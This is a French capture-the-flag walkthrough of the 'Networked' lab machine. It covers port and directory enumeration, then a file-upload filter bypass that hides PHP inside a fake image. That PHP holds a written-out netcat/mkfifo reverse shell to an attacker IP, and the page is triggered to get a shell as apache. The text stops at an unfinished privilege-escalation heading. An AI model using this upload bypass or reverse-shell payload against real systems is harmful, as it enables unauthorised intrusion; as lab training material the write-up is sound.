

**Introduction**

Networked est une machine linux dont l’adresse IP est 10.10.10.146.


Compétences mises en œuvre :

* Enumération des ports et services d’une machine distante.

**Enumération initiale**

Nous commençons l’énumération des ports et services avec l’utilitaire nmap :

|  |
| --- |
| $ nmap -T4 -A 10.10.10.146 |




D’après le scan, trois ports sont ouverts :

* 22 pour un serveur OpenSSH en version 7.4.
* 80 pour un serveur Apache en protocole http.
* 443 pour le serveur Apache en protocole https.

Nous allons faire une énumération des dossiers/fichiers sur le site web en http avec dirsearch :


|  |
| --- |
| $ dirsearch -w wordlist -e "php,html" -f -t 100 -x 403 -u http://10.10.10.146 |




Plusieurs dossiers intéressants comme backup et uploads ainsi que le fichier upload.php.

**Obtenir un accès utilisateur**


Sur la page upload.php, nous pouvons upload des fichiers :



Sauf si nous essayons d’upload un reverse shell en php, nous avons un message d’erreur :




Nous allons laisser cela pour un moment, nous y reviendrons peut-être, en attendant le scan dirsearch nous avait montré l’existence d’un dossier backup, si on s’y rend nous voyons :




Nous récupérons alors le fichier backup.tar et le décompressons :

|  |
| --- |
| $ wget <http://10.10.10.146/backup/backup.tar>  $ tar xvf backup.tar |




Nous avons alors quatre fichiers php qu’il faut analyser pour trouver des informations en plus. Après une longue recherche, il y a une fonction intéressante : file\_mime\_type qui vérifie le magic bytes du fichier pour savoir si c’est une image ou non et une vérification sur la taille de l’image :




Avec cette information, nous pouvons créer une image avec du code php (pour avoir un reverse shell) :

|  |
| --- |
| $ echo -e '<?php\npassthru("rm /tmp/f ;mkfifo /tmp/f ;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.14 4567 >/tmp/f") ;\n ?>' >> black.php.png |


Après avoir upload, on se rend sur la page <http://10.10.10.146/photos.php> pour déclencher le reverse shell et nous avons un shell en tant qu’apache :




Le seul utilisateur sur la machine est guly :



En se rendant dans son dossier, nous voyons deux fichiers intéressants :



Le fichier crontab.guly montre que le fichier check\_attack.php est exécuté toutes les 3 minutes :



**Obtenir un accès administrateur**

Bla